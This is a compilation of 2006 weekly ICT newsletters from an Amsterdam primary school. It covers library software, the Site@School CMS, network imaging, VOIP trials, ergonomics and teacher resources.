Tijd om weer eens de redenen op een rijtje te zetten waarom we wekelijks de BIC uitbrengen. Een historische terugblik.

In eerste instantie was het bedoeld om de andere scholen in ons stadsdeel te laten weten wat we deden. Ons bestuur wilde namelijk een gemeenschappelijk ICT beleid op poten zetten. Door de BIC (Baarsje Informatie en Communicatie) lieten we blijken dat we op ICT gebied de andere scholen ver vooruit waren. Ons bestuur is op een gegeven moment dan ook gestopt met het bureau dat de ICT samenwerking begeleidde. Het bureau kwam ons om ideeën vragen in plaats van ze te leveren.

We gebruiken deze BIC ook om de teamleden van de Rosa Boekdrukker te informeren en langzamerhand is ons abonnee aantal gegroeid tot 113 lezers. We krijgen uit heel Nederland regelmatig reacties op onderwerpen die in dit medium worden aangesneden. Dat is ook de reden dat we het blijven volhouden om elke week te publiceren.

Tegelijkertijd fungeert het ook als verslag/logboek van onze activiteiten. Ook ontdekten we, dat we met de zoekfunctie in S@S gemakkelijk zaken konden terughalen die zich in het verleden hadden voorgedaan en die we nodig hadden. Dus een soort ICT-op-de-rosaboekdrukker- encyclopedie.

Nu naar de afgelopen week op de Rosa Boekdrukker.

#### **EDUCAT B**

De update van Educat b werd gedaan met beheer op afstand. Peter begeleidde Karin met telefoon en het programma VNC (beeldschermbesturing)

Het scheelde Peter erg veel werk. Hij hoefde niet vanuit Bussum te komen. En het scheelt daardoor ons ook in de portemonnee. Kortom, het beheer wordt steeds efficiënter.

De funtie van on-line de database van Educat raadplegen doet het nu. Ook zijn de bibliotheek moeders deze week begonnen met het uitlenen via de computer. Weg met de kaartjes uit de boeken!

#### **PROJECT KLASSENMANAGEMENT EN ICT**

Er is een afspraak gemaakt met onze klassencoach van [klassewijzer](#) voor een intake gesprek om het project Klassenmanagement en ICT te starten. Het is pas in november. We zijn erg benieuwd!

#### **BEELDBANK**

We hebben de [beeldbank](#) getemd! De filmpjes werken nu prima in zowel Internet Explorer als in firefox. We gebruiken nog steeds Windows Media Player Versie 7. Dat kan dus prima. Beeldbank zegt dat de filmpjes niet werken met WMP < versie 9. Niet waar dus. Voor geïnteresseerden hebben we de handleiding en de benodigde codecs en plugin.

#### **TEMPLATE NIEUWSBRIEVEN**

De 'Deze Week' (interne nieuwsbrief voor leerkrachten) verscheen al niet meer op papier, maar via de nieuwsbrieven module in Site@School. De opmaak was nog niet zo goed omdat de DW in Word door Ronald thuis gemaakt werd en daarna geïmporteerd.

In Site@School kun je heel makkelijk templates maken, en dat deden we. De DW moet er nu goed uitzien.

#### **SITE@SCHOOL**

Nu de versie 2.4.10 is uitgebracht (UPGRADEN dames en heren S@S gebruikers) is het even rustig aan het S@S front. Behalve de veiligheid willen we nog een hot issue onder handen nemen: testen. Het testen van S@S moet beter. Je merkt dat we geen professionele testers zijn. Wie helpt ons? Met ideeën, contacten, suggesties voor benaderingen, etc.

#### **SERVERATSCHOOL**

Het werk vordert gestaag. Het is nu mogelijk een XP image te maken (uploaden) en weer terug te zetten op een werkstation. XP blijft een moeilijk systeem in termen van beheer en veiligheid; de problemen die spelen zijn wel zo ongeveer door Peter in kaart gebracht.



**TE KOOP TE KOOP TE KOOP TE KOOP TE KOOP**

Wegens overcompleet: Een NETGEAR switch, type FS526T. Hij heeft twee Gigabit poorten en 24 10/100 Mb poorten, 1 jaar oud, in staat van nieuw, prijs E 95,--. Mail of bel.

Groet en een goede herfstvakantie. Karin  
Dirk

Reacties op deze nieuwsbrief graag richten aan de afdeling [ICT](#)

2006-10-18 w42

+++++  
 Baarsjes Informatie en Communicatie Jaargang 6 - week 44 - 2006 (3 november)

Wat is er deze week op de Rosa Boekdrukker op ICT gebied gebeurd?

+++++

↔→↔→↔→↔→↔→↔→↔→↔→↔→↔→↔→↔→↔→↔→↔→

Groet en een goed weekend,

Karin

Dirk

### bijdrage: **Dirk Schouten** : [schoutdi@knoware.nl](mailto:schoutdi@knoware.nl) ###

Dennis vroeg: Mag ik jullie vragen hoe jullie dit hebben ingeregeld? Hebben jullie handsets die jullie gebruiken of met koptelefoon/microfoon via de pc? Welk programma gebruiken jullie? Skype? MSN? (Nét echt!!!Hahaha!) Kunnen jullie ook naar 'buiten' bellen? Hoe is dit dan geregeld? En zijn er nog abonnementskosten (ISP, programma, etc)? Nog andere zaken die ik vergeet? Bij ons op school al jaren gezeur om telefoons in elke klas + centrale maar zoals altijd: geen geld... VOIP is natuurlijk buitenkansje! ###

bijdrage: **Dirk Schouten** : [schoutdi@knoware.nl](mailto:schoutdi@knoware.nl) ###

Reacties op deze nieuwsbrief graag richten aan de afdeling [ICT](#)

++++  
Baarsjes Informatie en Communicatie Jaargang 5 - week 40 - 2006 (6 oktober)  
Wat is er deze week op de Rosa Boekdrukker op ICT gebied gebeurd?  
++++

**MALMBERG**

We ontvangen nog steeds betalingsherinneringen voor het programma Letterpret. Deze week is er een schrijven naar hen de deur uitgegaan vergezeld van een heel dik pak gekopieerde correspondentie met de mededeling, dat we niet zullen betalen.  
We zijn benieuwd.

**PAGINA MET SITES VOOR KINDEREN**

Deze week weer eens een poging gedaan om geschikte sites ([kijk hier](#)) voor kinderen te verzamelen. Van die leerzame sites. Maar altijd zitten er weer spelletjes op en kleurplaten. Waar zit toch de grens tussen spelen en leren? Natuurlijk vinden kinderen spelletjes het leukst. Snoepen doen ze ook heel graag. Zijn er collega's met leuke leerzame suggesties voor sites? We houden ons aanbevolen.

**NIEUWSBRIEVEN**

Deze week weer druk bezig geweest met de nieuwsbrievenmodule. Waarom worden de plaatjes niet verzonden? Dat probleem is opgelost, maar nu wijst onze beheerder erop, dat het gevaarlijk is om plaatjes in mails te zetten. En ook om mails met plaatjes erin te ontvangen, want er kan "achter" een afbeelding allerlei slechts (virussen) worden gestopt. Oplossing: stuur een nieuwsbrief via de nieuwsbrievenmodule met een link naar een PDF op de site. Dat wordt ook door een andere school die met S@S werkt gedaan. We zullen het proberen.  
Dan kunnen ouders zich toch nog aanmelden voor onze nieuwsbrief via de knop "[aanmelden](#)" op de site.

**WINDOWS MEDIA PLAYER**

Het blijkt dat de filmpjes in '[Huisje Boompje Beestje](#)' het alleen doen onder Windows Media Player versie 9. Dus toch maar de upgrade gedaan. HBB werkt (nog) niet onder Firefox. Klusje voor volgende week.

Groet en een goed weekend, Karin  
Dirk

Reacties op deze nieuwsbrief graag richten aan de afdeling [ICT](#)

++++  
Baarsjes Informatie en Communicatie Jaargang 5 - week 45 - 2006 (10 november)  
Wat is er deze week op de Rosa Boekdrukker op ICT gebied gebeurd?  
++++

### ALLES TELT

Deze week zijn de kleuters ingevoerd of doorgeschoven in het rekenprogramma "Alles Telt". Op zich is dat niet ingewikkeld of moeilijk. Maar we willen ook altijd overzichten: welk pictogram heeft een leerling, zodat een leerling (kleuter) weet welk symbool hij/zij moet aanklikken. Die pictogrammen moeten we handmatig in een tekstdocument zetten. En niet alle pictogrammen die het programma automatisch toekent aan een kind hebben we in ons pictogrammenbestand. Dus moet dat allemaal met de hand worden aangepast. Misschien is het ondertussen verbeterd: levert het programma zelf een net overzicht??? Wij hebben het nog niet kunnen ontdekken.

Na het opnieuw invoeren bleek, dat er 2 groepen in het leerkrachten gedeelte zo waren ingesteld, dat kinderen zouden worden opgeroepen. (afroeplijst)

Maar alleen de klassenleerkracht stond op de afroeplijst. Daardoor konden de leerlingen hun symbool niet vinden.

Gelukkig snel opgelost.

### EDUCAT-b

De bibliotheekmoeders hebben nu een tweede computer bij het ruilen van de boeken. Bij de ene moeder worden de boeken in de computer ingeleverd en bij de andere moeder worden de boeken geleend.

Het enige dat nog mis gaat is, dat er boeken niet kunnen worden gevonden in het systeem. Die worden dan niet uitgeleend maar op een stapel 'uitzoeken' gelegd.

### MET WOORDEN IN DE WEER

Op donderdag 16 november zijn alle scholen in Amsterdam uitgenodigd, die meedoen aan 'Met woorden in de weer'. Ja ja, weer een initiatief op de Rosa Boekdrukker. We willen uitzoeken of er knelpunten in het werken met woorden in de weer kunnen worden opgelost dmv ICT. Volgende week meer hierover.

Belangstellenden zijn welkom om 15.30 uur. Graag wel even mailen, dat je komt. Dan zorgen we voor extra stoelen.

### INFORMATIE VOOR LEERKRACHTEN

Naar aanleiding van de vorige BIC hebben we 3 reacties gekregen om op onze sites leuke websites voor kinderen te zetten. Daarin moeten we nog schiften. Er moet ook een duidelijk opdracht voor kinderen zijn, als ze het internet opgaan. Niet: ga maar internetten.

Wie pakt dat leuk aan???

Er zijn ook zoveel leuke websites met informatie voor leerkrachten. Voor de groepen 3 die met Veilig Leren Lezen werken:

[sint boekje suggesties](#)

En voor allerlei leuke tips: [kijk hier](#)

### NOT 2007

In het laatste vakbondsblad zat een blad waarmee je gratis toegangskarten voor de Nationale Onderwijs Tentoonstelling kon aanvragen. We bestelden er 4. In januari vindt dat plaats in Utrecht. We zullen tzt meer laten weten over onze snode plannen.

### VIVES

In de **VIVES** is een rubriek: dit is onze school. Wij hebben ons daar afgelopen week voor aangemeld. We willen graag vertellen, wat er op de Rosa B allemaal gebeurt op ICT gebied. Natuurlijk houdt dat ook in : vertellen over SiteatSchool en ServeropSchool.

### ERGONOMIEK

We krijgen weer 5 anti-RSI matten voor personeelsleden die veel achter de computer zitten - op proef. De eerste proefpersoon heeft ondertussen de keyboard steun aangeschaft. Ook een muis met een **enorme trackbal** erop.

**KRUKKEN**

Er is een verzoek binnen gekomen om meer **krukken** te bestellen voor bij de computers. Ze bevallen goed. Wel goed aandraaien anders vlieg je naar beneden.

**TECHNIEK**

We experimenteren met VOIP (Voice over Internet Protocol). Daarmee kun je gratis telefoneren tussen computers. Binnen school hebben we 't al werkend. Als 't gaat zoals we willen kan VOIP in combinatie met TightVNC (een programma om een computer op afstand te bedienen) nog meer kosten besparen voor de ServerAtSchool scholen. Peter, onze systeembeheerder, kan dan vanuit Bussum vrijwel alles doen op de server en de werkstations en een ICT-er helpen alsof hij naast haar/hem staat.

Groet en een goed weekend, Karin

Dirk

Als je een bijdrage aan de nieuwsbrief wilt leveren, of je wilt hem afzeggen, klik dan **HIER**.

Reacties op deze nieuwsbrief graag richten aan de afdeling [ICT](#)

++++  
Baarsjes Informatie en Communicatie Jaargang 5 - week 46 - 2006 (17 november)  
Wat is er deze week op de Rosa Boekdrukker op ICT gebied gebeurd?  
++++

### PRESENTATIE

Gerda deed een presentatie met beamer en Impress (dat is het programma in de gratis OpenOffice Suite dat hetzelfde doet als Powerpoint) in de ouderkamer. Daartoe hadden we het nieuwe projectiescherm bevestigd en de kabeltjes naar de beamer klaargemaakt. Dat was een oud klusje dat er nog lag. De presentatie ging prima.

### TELEWERKEN

Karin hielp Gerard met de installatie van WinSCP. Hij kan nu ook van huis uit bij zijn documenten op school via een beveiligde (encrypted, versleutelde) verbinding. Het is niet mogelijk dat, als je WinSCP gebruikt, anderen op jouw computer kunnen 'kijken'. Dat kan natuurlijk wel als de firewall in je computer niet goed staat ingesteld. Maar aan WinSCP zal het niet liggen. De handleiding van WinSCP staat op onze eigen server onder:  
<http://rosaboekdrukker.net/doc/manual/winscp.html>

### EDUCAT-b

Oh! Wat hebben we weer geworsteld!

1. kunnen de leerlinggegevens uit ESIS overgeschreven worden binnen Educat? Nee. Alleen de eerste keer kunnen ze worden gebruikt. Daarna moet alles handmatig worden aangepast.

Onze vraag aan de mensen van Educat of dat kan worden aangepast werd niet begrepen. O, wat is het toch moeilijk om een vraag goed te formuleren. We gaan een cursus communicatie volgen....

2. De handscanner die was aangeschaft. Al voor de zomervakantie. Zonder even aan de Afdeling ICT te vragen of zo'n ding bij ons werkt. Vraag: "Doet die het???" Dirk heeft veel geduld... Krijgt 'm niet aan de praat. Belt met Educat. Oh, de Zebex handscanner? Nee, die gebruiken we niet... Wij gebruiken de Metrologic met een xyz plugje. Hm.. zoeken... Op de site van Educat wordt de Zebex scanner wèl genoemd, inclusief de protocollen. Niet hoe je 'm aan de praat krijgt.

We hadden een scanner zonder gebruiksaanwijzing gekregen. En dan? Google. En hij werkt!!! Als je eenmaal weet hoe, is de Zebex handscanner simpel aan de praat te krijgen. Nu moet Maarten de bibliotheekdames trainen om labels te printen en in de boeken te plakken. We zullen het horen.

### MET WOORDEN IN DE WEER

Op de eerste bijeenkomst om uit vinden of er gebruik gemaakt kan worden van computers voor 'met woorden in de weer' was flinke belangstelling vanuit het amsterdamse onderwijs. Karin en Dirk vertelden over waarom er bij ons software wordt ontwikkeld en hoe we onze lessen leerden over hoe je dat moet doen: namelijk tezamen met veel betrokkenen. We hebben met elkaar geïnventariseerd waar de knelpunten bij het werken met 'met woorden in de weer' liggen een waar computers misschien iets kunnen helpen. Iedereen deed heel enthousiast mee. Afgesproken is dat de betrokken taalcoördinatoren terugkoppelen naar hun achterban en alle nieuwe informatie die we gaven en uitwisselden zullen overdenken. Half januari is er een nieuwe bijeenkomst.

### INFORMATIE VOOR LEERKRACHTEN

Op [www.digischool.nl](http://www.digischool.nl) kun je je aanmelden bij DOCENTEN voor "communities" van de jaargroep waarmee je werkt. Er zijn veel leuke suggesties en werkbladen door en voor collega's. Ga erheen en REGISTREER je!. Kijk hoe leuk anderen lesstof verzinnen! Ga niet altijd een wiel uitvinden!!!

### VIVES

In de **VIVES** is een rubriek: dit is onze school. Wij hebben ons daar vorige week voor aangemeld. Onze brief wordt doorgestuurd naar de redactie. We hopen, dat we benaderd zullen worden voor een interview.

### KLASSENMANAGEMENT EN ICT

Deze week is het arrangement (een soort afsprakenlijst) ingediend bij de begeleiders van het project 'klassenmanagement en ICT'. We willen in eerste instantie boven water krijgen waarom alle nascholingen,

begeleidingen, handleidingen, aanwijzingen etc. etc. er niet toe hebben geleid, dat de ict-leerlijn geïmplementeerd is. Op 29 november is er een landelijke bijeenkomst in Zwolle waar we een soort 'aftrap' zullen krijgen. Wordt vervolgd.

#### **TECHNISCHE INFORMATIE**

##### **SERVERATSCHOOL**

Peter worstelt door met XP onder S#S <http://serveropschool.nl> en is op dit moment in C een programmaatje aan het schrijven. Naam:

SABRE: A tool to help cut through the Registry after SABRINE restored an image. SABRINE (Semi Automatic Backup and Restore in a Network Environment) is ons programma waarmee op school images worden gemaakt, op de server worden gezet en vervolgens door kleuters kunnen worden teruggezet op de werkstations.

Wat kan met SABRE?

- de naam van de computer goed zetten
- de SID veranderen
- en vervolgens de machine rebooten.
- dit alles wordt gelogd in /var/log/messages op de server

Uiteraard is SABRE OSS/GPL.

##### **SITEATSCHOOL**

We hebben versterking gekregen van Hans. Hij reageerde op een oproep in een Linux nieuwsgroep waarin we hulp vroegen bij het testen van de nieuwe code van Site@School. Hij was zeer bereid in Fred's code te kijken en een aantal bruikbare aanbevelingen te doen. Die aanbevelingen nemen we mee in een plan van aanpak waarmee Fred in de komende tijd alle code van S@S te lijf gaat. Een omvangrijk project waarmee S@S veiliger zal worden. Tegelijk voert Fred een aantal kleine features uit die er nog lagen.

Groet en een goed weekend, Karin

Dirk

Als je een bijdrage aan de nieuwsbrief wilt leveren, of je wilt hem afzeggen, klik dan [HIER](#).

Reacties op deze nieuwsbrief graag richten aan de afdeling [ICT](#)

++++  
 Baarsjes Informatie en Communicatie Jaargang 5 - week 47 - 2006 (24 november)  
 Wat is er deze week op de Rosa Boekdrukker op ICT gebied gebeurd?  
 +++++

### KLASSENMANAGEMENT EN ICT

Het convenant is getekend en in tweevoud de deur uit. Volgende week gaan we naar de 'aftrap' bijeenkomst in Zwolle. Dus over een week meer hierover.

### BOA - CONSTRUCTIE

Er is een project Breedbandnetwerk Onderwijs Amsterdam van start gegaan. De bedoeling is onze scholen te verglazen. Aangeraden wordt om voorlopig niet op aanbiedingen van Internet providers (lees KPN) in te gaan. Lees meer hierover op hun [site](#).

### BELGISCHE SOFTWARE

De Vlaamse overheid pakt Open Bron Software beter aan dan de Nederlandse. Alle scholen aldaar kregen CD's toegestuurd. Citaat van de (prachtige) CD cover: "De publicatie maakt deel uit van een brede campagne om vrije software bekend te maken in het onderwijs en om scholen te ondersteunen bij het keuzeprocess van kwaliteitsvolle software". Is dit wellicht een klusje voor onze nieuwe CDA/PvdA/SP coalitie...

Onze Belgische collega Kurt, ja, die van <http://www.digitaleschool.be> (mérite un détour), stuurde ons de CD's. Dank Kurt! We maken graag reclame voor dit prima Overheidsinitiatief. De twee CD's staan klaar om gedownload te worden dankzij een Belgische school:

<http://www.kwaliti.be/software/OSSLinux.iso>; (Linux)

[href="http://www.kwaliti.be/software/OSSWin.iso](http://www.kwaliti.be/software/OSSWin.iso), (windows) Zie ook verder onder, bij TECHNIEK

### GRATIS WINDOWS VOOR SCHOLEN

Andermaal bewijst de redactie zijn onafhankelijkheid en maakt reclame voor de Monopolist. 't Is maar dat je het weet.

Voor scholen die Pentium III computers hebben is Windows 2000 gratis te verkrijgen. Onze Belgische collega's, die met zeer veel lagere ICT budgetten moeten werken dan wij Hollanders, maakten ons erop attent. Eigenlijk zou je nu je slag moeten slaan. Snelle PIII's, tweedehands kosten ze vrijwel niets. W2000 erop en je bent voor jaren klaar. <http://www.microsoft.com/education/freshstart/freshstart.asp>

### TECHNIEKTECHNIEKTECHNIEKTECHNEIKTECHNIEKTECHNIEKTECHNIEK

### BELGISCHE SOFTWARE

Bij de software zat ook een Linux CD. Effe proberen...CD in de gleuf... ..Vier minuten later staat er een prima Belgisch Linux werkstation, boordevol educatieve software, konden we internetten, mailen en wat een mens verder zoal achter een computer doet.

Eén ding is echter jammer: dat de Nederlandse scholen zozeer aan de leiband van de Nederlandse educatieve uitgevers lopen.

### PRINTERS

Onze trouwe werkpaarden die we van een bekende gemeentelijke dienst kregen, draaien al jaren goed met minimaal onderhoud. Deze week moest 1 een nieuwe tonercartridge hebben en de ander produceerde verkreukeld papier. Gelukkig hebben we de printers in voorraad, dus zetten we een nieuw oud werkpaard neer. Eens kijken wat we met de papierkreukelaar doen... De vorige keer, toen we onze 6 werkpaarden opnieuw lieten beslaan kostte dat € 250.

### VRAGEN, VRAGEN, VRAGEN

Van één van onze zeer gewaardeerde lezers onvingen wij vragen over VOIP:

V: Hoe jullie 't hebben ingeregeld? A: <http://www.openh323.org/> ; met ohphone.

V: Handsets of koptelefoon/microfoon via de pc? A: laatste.

V: Welk programma gebruiken jullie? Skype? MSN? (Nét echt!!!Hahaha!). A: je zou beter moeten weten: OSS/GPL

V: Kunnen jullie ook naar 'buiten' bellen? A: nog niet, we experimenteren.



V: En zijn er nog abonnementskosten (ISP, programma, etc)? A: Nee, dat willen we niet.

V: Nog andere zaken die ik vergeet? A: Eh ...ehm.... zijn we vergeten.

De lezer merkte nog op:

"Bij ons op school al jaren gezeur om telefoons in elke klas + centrale maar zoals altijd: geen geld... VOIP is natuurlijk een buitenkansje!"

Wij: Ja, maar je moet er wel wat energie in steken. Heb je zin?

Verder had hij nog wat vragen naar aanleiding van onze info over onze ICT-krukken: Heb je over deze krukken informatie voor mij? Waar bestel je ze? Wat kosten ze? Wij gebruiken hier banken (ik stuur maar geen foto mee, dan krijg ik meteen de arbo op ons dak!) maar we zoeken al een tijd naar een goede vervanging waar kinderen van groep 3 t/m 8 aan kunnen werken. Antwoord: We hebben veel over de krukken gepubliceerd. Gebruik de zoekfunctie van Site@School en zoek in de nieuwsbrieven. Na vijf jaar zijn ze (die nieuwsbrieven) ook voor ons een enorme bron van info.

Hij had nog een vraag:

Bijna vergeten!

PS: ik zie op de foto van de kruk dat ook jullie je koptelefoontjes aan haakjes hebben hangen aan de monitoren. Mag ik vragen welke? De onze (Praxis) breken veeeeeeel te snel af. We hebben er nu een paar van de Blokker op proef maar staan altijd open voor andere suggesties.

Antwoord: De haakjes zijn van aluminium en gekocht bij de ijzerwinkel. Bevestigd met een likje Bison Montagekit. Let wel op aan welke kant van de monitor je het haakje plaatst i.v.m. de lengte van de koptelefoonkabel en de plaats van de geluidskaart. Als we een afgeschreven monitor wegdoen slaan we het haakje er met een baksteen af. De haakjes overleven dit, de monitor soms niet. Zo worden de haakjes hergebruikt.

#### **SERVARATSCHOOL EN MONITORHAAKJES**

Aangezien de haakjes qua degelijkheid niet onderdoen voor de S#S software besloot het bestuur van de vereniging STRICT (Scholen Tezamen Rijk met ICT <http://serveropschool.nl>) dat de eerste nieuwe school die ServerAtSchool gebruikt de haakjes gratis op de monitoren krijgt.

Groet en een goed weekend, Karin

Dirk

Vragen naar aanleiding van de inhoud? Een bijdrage leveren? Nieuwsbrief opzeggen? Klik dan **HIER** om dat te doen. Liever niet mailen, dat kost de redactie teveel tijd.

Reacties op deze nieuwsbrief graag richten aan de afdeling [ICT](#)

++++  
Baarsjes Informatie en Communicatie Jaargang 5 - week 48 - 2006 (1 december)  
Wat is er deze week op de Rosa Boekdrukker op ICT gebied gebeurd?  
++++

Dit jaar geen BIC op rijm, want we denken er nu pas aan. En hij is klaar. Jammer.

### ONZE BIBLIOTHEEK

Vorige week liet onze bovenbouw coördinator met de beamer aan de leerkrachten van de groepen 3 t/m 8 zien, hoe je met EDUCAT-b zelf via de computer in de klas boeken kunt uitlenen.

### KLASSENMANAGEMENT EN ICT

Gerard en Karin bezochten deze week de "aftrap" van het project Klassenmanagement met ICT. Het was een hele inspirerende dag. Er is al een verslag te lezen op de [website](#) van ICT op School.

Er was een school uit Groningen - [de starter](#) - die liet zien hoe hun onderwijs is ingericht, en dat ze heel veel gebruik maken van allerlei functionaliteiten van hun website. WAUW!!!! Even kijken.....ze gebruiken Site@School! Ze meldde: we gebruiken Site@School, ontwikkeld door basisschool Rosa Boekdrukker uit Amsterdam. Nou, Gerard en Karin zaten helemaal te glunderen! Daarna liepen we echt flink vooruit met onze borst: er zat een badge op met obs Rosa Boekdrukker erop.

Wij zijn er achter gekomen, dat het ICT beleidsplan niet in de pas loopt met de werkwijze in de Rosa Boekdrukker. Het ICT-plan loopt te hard. We moeten dus het een en ander aanpassen.

We zullen ook kijken hoe we het klassenmanagementprogramma dat we met onze onderwijsbegeleidingsdienst volgen, en het ICT project op elkaar afgestemd krijgen.

We zullen wekelijks berichten over de voortgang.

### RSI

De firma Ergonomie heeft weer toetsenborden en muizen e.d. gestuurd om door ons te laten uittesten. Wat ze er niet bijleverden waren de goede spullen om ze te laten werken onder Windows 98. Dat moeten ze wel doen, als ze de boel willen verkopen. Dus maar even een belletje naar hen, volgende week.

### TECHNIEKTECHNIEKTECHNIEKTECHNEIKTECHNIEKTECHNIEKTECHNIEK

### SITE@SCHOOL

Woensdagavond vergaderden Fred en Dirk over het beleid van Site@School voor 2007. De nadruk ligt op het doorontwikkelen van S@S, met name op het gebied van veiligheid en stabiliteit. Daarvoor hebben we een plan opgesteld dat we in het komend jaar uitvoeren. We proberen eind 2007 een nieuwe versie (V2.5, V3?) uit te brengen. Deze week werd ook een lang lopende kwestie tot een besluit gebracht: De roep om CSS wordt op een speciale wijze gehonoreerd. We zijn blij dat we een oplossing gevonden hebben die recht doet aan de complexiteit en de diversiteit van 'het' onderwijs. Dank aan alle betrokkenen voor hun bijdragen. Vooral dank aan Peter die door zijn input de oplossing dichterbij bracht. Zie voor een uitweiding over CSS en onderwijs: <http://wyxs.net/mansas/man2.5/sasped.html#h4> Met excuses voor de typo's.

Groet en een goed weekend, Karin

Dirk

Vragen naar aanleiding van de inhoud? Een bijdrage leveren? Nieuwsbrief opzeggen? Klik dan [HIER](#) om dat te doen. Liever niet mailen, dat kost de redactie teveel tijd.

Reacties op deze nieuwsbrief graag richten aan de afdeling [ICT](#)

++++  
Baarsjes Informatie en Communicatie Jaargang 5 - week 49 - 2006 (8 december)  
Wat is er deze week op de Rosa Boekdrukker op ICT gebied gebeurd?  
++++

**FOTO'S OP DE WEBSITE**

Voor de collega's van de Rosa Boekdrukker: als jullie foto's op de website zetten (heel fijn, dat jullie dat nu zelf kunnen!!!) komt er een melding bij ons binnen, dat er foto's geplaatst zijn. Er staat alleen niet bij waar. Zouden jullie dan een mailtje kunnen sturen waar ze zijn geplaatst? Dan zetten wij een linkje op de voorpagina, zodat de laatste foto's altijd snel te vinden zijn.

**KLASSENMANAGEMENT EN ICT**

Deze week zijn we bezig geweest om de vraagstelling voor het project duidelijk op papier te zetten. Het moet in een kant en klaar sjabloon passen en het valt niet mee om je probleemstelling in een andermans keurslijf te formuleren. Daarbij moet ook nog een urentabel worden ingevuld. Nee, er moeten vijf tabellen worden ingevuld: doelen, resultaat, producten, activiteiten en middelen. Pittige kost, om alles zo uit te splitsen. We gaan er maandag mee verder, want we hadden niet genoeg tijd.

**STRICT**

De vereniging 'Scholen Tezamen Rijk met ICT' heeft nu ook een gironummer. Dat is mooi, want nu kan één van de doelstellingen van de vereniging vorm gegeven worden:  
"Het beheren van een fonds waaruit ontwikkelingskosten van Open Source Software voor scholen bestreden kunnen worden."

Voor de gebruikers van bijvoorbeeld Site@School is dit van belang. Zij kunnen een donatie doen en de vereniging zorgt dat de gelden aan de ontwikkeling van Site@School besteed worden. Zo zou Fred eindelijk eens betaald kunnen worden voor zijn inspanningen.

Gegevens:

Scholen Tezamen Rijk met ICT  
giro 5155248  
Bussum

Vermeld beslist het project, dus bijvoorbeeld Site@School, ServerAtSchool op Linux werkstations, Edukitty, Met Woorden in de Weer, etcetera.

**TECHNIEKTECHNIEKTECHNIEKTECHNEIKTECHNIEKTECHNIEKTECHNIEK**

Deze week een keer geen techniek, maar een citaat over techniek naar aanleiding van de canon van de vaderlandse geschiedenis.

Geschiedenis wordt geschreven door alpha's, maar de geschiedenis wordt gemaakt door beta's.  
Die hebben het zwarte garen uitgevonden, en het buskruit.

--Ronald Plasterk (in zijn column in 'Buitenhof') 22 oktober 2006

Zo missen wij Christiaan Huygens.

Groet en goed weekend, Karin  
Dirk

Vragen naar aanleiding van de inhoud? Een bijdrage leveren? Nieuwsbrief opzeggen? Mail naar [info@rosaboekdrukker.nl](mailto:info@rosaboekdrukker.nl). Even niet via de 'Bijdrage' knop, want daar hebben we een probleempje mee.

Reacties op deze nieuwsbrief graag richten aan de afdeling [ICT](#)

Nieuwsbrief opzeggen? Klik dan [HIER](#) om dat te doen.

++++  
 Baarsjes Informatie en Communicatie Jaargang 5 - week50 - 2006 (15 december)  
 Wat is er deze week op de Rosa Boekdrukker op ICT gebied gebeurd?  
 +++++

#### LAATSTE SITES en NIEUWSBRIEVEN

Er is weer een nieuwe [Veilig Leren Lezen nieuwsbrief](#) van Zwijsen met veel leuke tips.  
 Ook eindelijk weer een [aardrijkskunde nieuwsbrief](#).  
 De [Klokhuisagenda](#) is weer voor weken gepubliceerd. Dus voor alle leerkrachten zijn er weer bronnen voor inspiratie.

#### KLASSENMANAGEMENT EN ICT

Deze week zouden we de uren tabel in orde maken voor het vervolg van het project. Maar door ziekte en invallen etc. kwam het er niet van. Misschien toch nog volgende week.

#### COMPLIMENT VOOR Siteatschool.

Regelmatig krijgen we complimenten over siteatschool. Hoe gemakkelijk het is hoe prettig het werkt, etc. Dit is de laatste:

Vandaag is de site van De Kinderdagverblijven in Leiden, gemaakt met Site@School dus, de lucht in gegaan. Het URL is: <http://www.dekinderdagverblijven.nl/> Mijn complimenten voor het cms. Het wordt razend snel opgepakt door de doorgaans onervaren gebruikers.

#### INTERNETVERBINDING

Medio 2007 loopt het gratis KPN internet abonneert af. We ontvingen daarover post van BOA (breedbandnetwerk onderwijs amsterdam). Zie [BIC week 47](#).  
 In Amsterdam wil men gezamenlijk voor alle scholen een glasvezelverbinding aanschaffen. Deze week ontvingen we post van de KPN: het gratis aanbod wordt met drie jaar verlengd. Meteen daarop ook weer post van BOA met het dringende verzoek nog op geen enkel aanbod in te gaan, maar de ontwikkelingen van het glasvezel initiatief af te wachten.  
 Wij zijn inmiddels wijs geworden en zullen zeker rustig afwachten. Onze XS4all verbinding bevat uitstekend. En de snelheid ook, net zoals de service.

#### AANBIEDING!!!! COMPUTERTAFEL VOOR 6 à 8 COMPUTERS

Stalen frame met rood multiplex opbouw. Formaat 180x350. Verhoogd middendeel met rooster voor kabeldoorvoer.  
 Zelf komen ophalen!  
 reacties naar Mariëtta Goossens 020 6822660 (ma t/m do) mail [m.goossens@mainline.nl](mailto:m.goossens@mainline.nl)  
 Kijk [hier](#) voor foto.

TECHNIEKTECHNIEKTECHNIEKTECHNEIKTECHNIEKTECHNIEKTECHNIEK

#### LEESLADDER

Leesladder 1 blijft ons de laatste tijd achtervolgen met problemen. We hebben de database verwijderd, EDEX bestand geconverteert volgens methode Zwijsen, netjes opnieuw de leerlingen ingevoerd. Maar, na een paar minuten werken krijgt een leerling weer de foutmelding dat er onvoldoende opdrachten beschikbaar zijn. Heeft iemand er ervaring mee?  
 Het programma heeft een paar jaar zonder problemen gewerkt, maar sinds juni 2006 komt steeds die melding. Zwijsen kon niet helpen.

#### SITE@SCHOOL

S@S maakt gebruik van een slim systeem om alle programmabestanden in op te slaan en up to date te houden: CVS (Concurrent Versioning System). Het gemak van CVS is je verschillende versies van je software hebt, dat je met elkaar aan software kan werken en dat de hele wereld de laatste versie van de software zo kan downloaden. Dan moet je echter wel weten wat je doet. CVS is moeilijk. We proberen de S@S gebruikers een dagelijkse complete download als zip ter beschikking te stellen. Dirk probeert een script te schrijven om de 1500 files van het programma netjes in twee zips te krijgen. Zijn scripting kennis is zeer beperkt, dus we hadden de hele week geen last van hem. Waar Peter een uurtje over doet, zit hij al de hele week op te zwoegen.

Groet en goed weekend,  
Karin  
Dirk

Vragen naar aanleiding van de inhoud? Een bijdrage leveren? Nieuwsbrief opzeggen? Mail naar [info@rosaboekdrukker.nl](mailto:info@rosaboekdrukker.nl). Even niet via de 'Bijdrage' knop, want daar hebben we een probleempje mee.

Reacties op deze nieuwsbrief graag richten aan de afdeling [ICT](#)

Vragen naar aanleiding van de inhoud? Een bijdrage leveren? Nieuwsbrief opzeggen? Klik dan [HIER](#) om dat te doen. Liever niet mailen, dat kost de redactie teveel tijd.

++++  
Baarsjes Informatie en Communicatie Jaargang 5 - week 51 - 2006 (22 december)  
